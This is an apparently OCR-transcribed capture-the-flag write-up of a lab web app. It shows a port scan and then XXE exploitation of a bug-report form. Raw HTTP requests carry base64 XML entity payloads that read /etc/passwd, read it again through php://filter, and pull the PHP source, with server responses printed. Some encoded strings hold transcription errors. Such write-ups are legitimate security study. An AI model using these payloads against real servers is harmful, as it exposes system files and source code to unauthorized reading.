

Information Gathering

1) Found some open ports



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 21:16 IST
Nmap scan report for 10.10.11.100
Host is up (0.49s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 53.91 seconds
```


2) Found a input



Bounty Report System - Beta

test
test
test
test


Submit



Request to http://10.10.11.100:80

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 223
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

3) XML is used




```
ClTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

```
b2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg==
```

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
		<bugreport>
		<title>test</title>
		<cwe>test</cwe>
		<cvss>test</cvss>
		<reward>test</reward>
		</bugreport>
```

Vulnerability Assessment

4) XML exfilteration is possible




```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 311
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSB0aXRsZSBbDQo8IUVOVElUWSBmaWxlIFNZ
U1RFTSAiZmlsZTovLy91dGMvcGFzc3dkIj4NCl0%2bDQo8YnVncmVwb3J0Pg0KPHRpdGxlPiZmaWxlOzwvdGl0bGU%2bDQo8Y3dlPnRlc3Q8
L2N3ZT4NCjxjdnNzPnRlc3Q8L2N2c3M%2bDQo8cmV3YXJkPnRlc3Q8L3Jld2FyZD4NCjwvYnVncmVwb3J0Pg%3d%3d
```

```
Vary: Accept-Encoding
Content-Length: 2102
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
      systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
      systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
      messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
      syslog:x:104:110::/home/syslog:/usr/sbin/nologin
      _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
      tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
```

```
0aXRsZSBbDQo8IUVOVElUWSBm
aWxlIFNZU1RFTSAiZmlsZTovL
y91dGMvcGFzc3dkIj4NCl0+DQ
o8YnVncmVwb3J0Pg0KPHRpdGx
lPiZmaWxlOzwvdGl0bGU+DQo8
```

```
<?xml  version="1.0" encoding="ISO-8859-1"?>\r\n
<!DOCTYPE title [\r\n
<!ENTITY file SYSTEM "file:///etc/passwd">\r\n
]>\r\n
<bugreport>\r\n
<title>&file;</title>\r
```

5) PHP filters also work



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 357
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSB0aXRsZ
SBbDQo8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS
9yZXNvdXJjZT0vZXRjL3Bhc3N3ZCI%2bDQpdPg0KPGJ1Z3JlcG9ydD4NCjx0aXRsZT4mZmlsZTs8L3Rpd
Gx1Pg0KPGN3ZT50ZXN0PC9jd2U%2bDQo8Y3Zzcz50ZXN0PC9jdnNzPg0KPHJld2FyZD50ZXN0PC9yZXdh
cmQ%2bDQo8L2J1Z3JlcG9ydD4%3d
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Sep 2023 16:05:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2716
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c
      3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL2
      5vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY
      1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6
      L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zY
      mluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW
      4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo
      5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1
      dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb
      3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdm
      FyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWN
      rdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdl
      cjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1b
      i9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydG
      luZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2J
      vZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2lu
      CnN5c3RlbWQtbmV0d29yazp4OjEwMDoxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsL
      Cw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcmVzb2x2ZTp4OjEwMT
      oxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4
      Kc3lzdGVtZC10aW1lc3luYzp4OjEwMjoxMDQ6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlv
      biwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxM
      DY6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxMDQ6MTEwOjovaG
```

```
RE9DVFlQRSB0aXRsZSBbDQo8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmls
dGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT0vZXRjL3Bhc3N3ZCI%
2bDQpdPg0KPGJ1Z3JlcG9ydD4NCjx0aXRsZT4mZmlsZTs8L3RpdGxlPg0KPGN3ZT
50ZXN0PC9jd2U%2bDQo8Y3Zzcz50ZXN0PC9jdnNzPg0KPHJld2FyZD50ZXN0PC9y
ZXdhcmQ%2bDQo8L2J1Z3JlcG9ydD4%3d
```

Decoded from: URL encoding


```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwh
RE9DVFlQRSB0aXRsZSBbDQo8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmls
dGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT0vZXRjL3Bhc3N3ZCI+
DQpdPg0KPGJ1Z3JlcG9ydD4NCjx0aXRsZT4mZmlsZTs8L3RpdGxlPg0KPGN3ZT50
ZXN0PC9jd2U+DQo8Y3Zzcz50ZXN0PC9jdnNzPg0KPHJld2FyZD50ZXN0PC9yZXdh
cmQ+DQo8L2J1Z3JlcG9ydD4=
```

Decoded from: Base64

```
<?xml  version="1.0" encoding="ISO-8859-1"?> \r \n
<!DOCTYPE title [ \r \n
<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resourc
e=/etc/passwd"> \r \n
]> \r \n
<bugreport> \r \n
<title>&file;</title> \r \n
<cwe>test</cwe> \r
```

Exploitation

6) Able to read source codes



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 377
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSB0aXRsZ
SBbDQo8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS
9yZXNvdXJjZT0uL3RyYWNrZXJfZGlSYlByMDBmMzE0LnBocCI%2bDQpdPg0KPGJ1Z3JlcG9ydD4NCjx0a
XRsZT4mZmlsZTs8L3RpdGxlPg0KPGN3ZT50ZXN0PC9jd2U%2bDQo8Y3Zzcz50ZXN0PC9jdnNzPg0KPHJl
d2FyZD50ZXN0PC9yZXdhcmQ%2bDQo8L2J1Z3JlcG9ydD4%3d
```

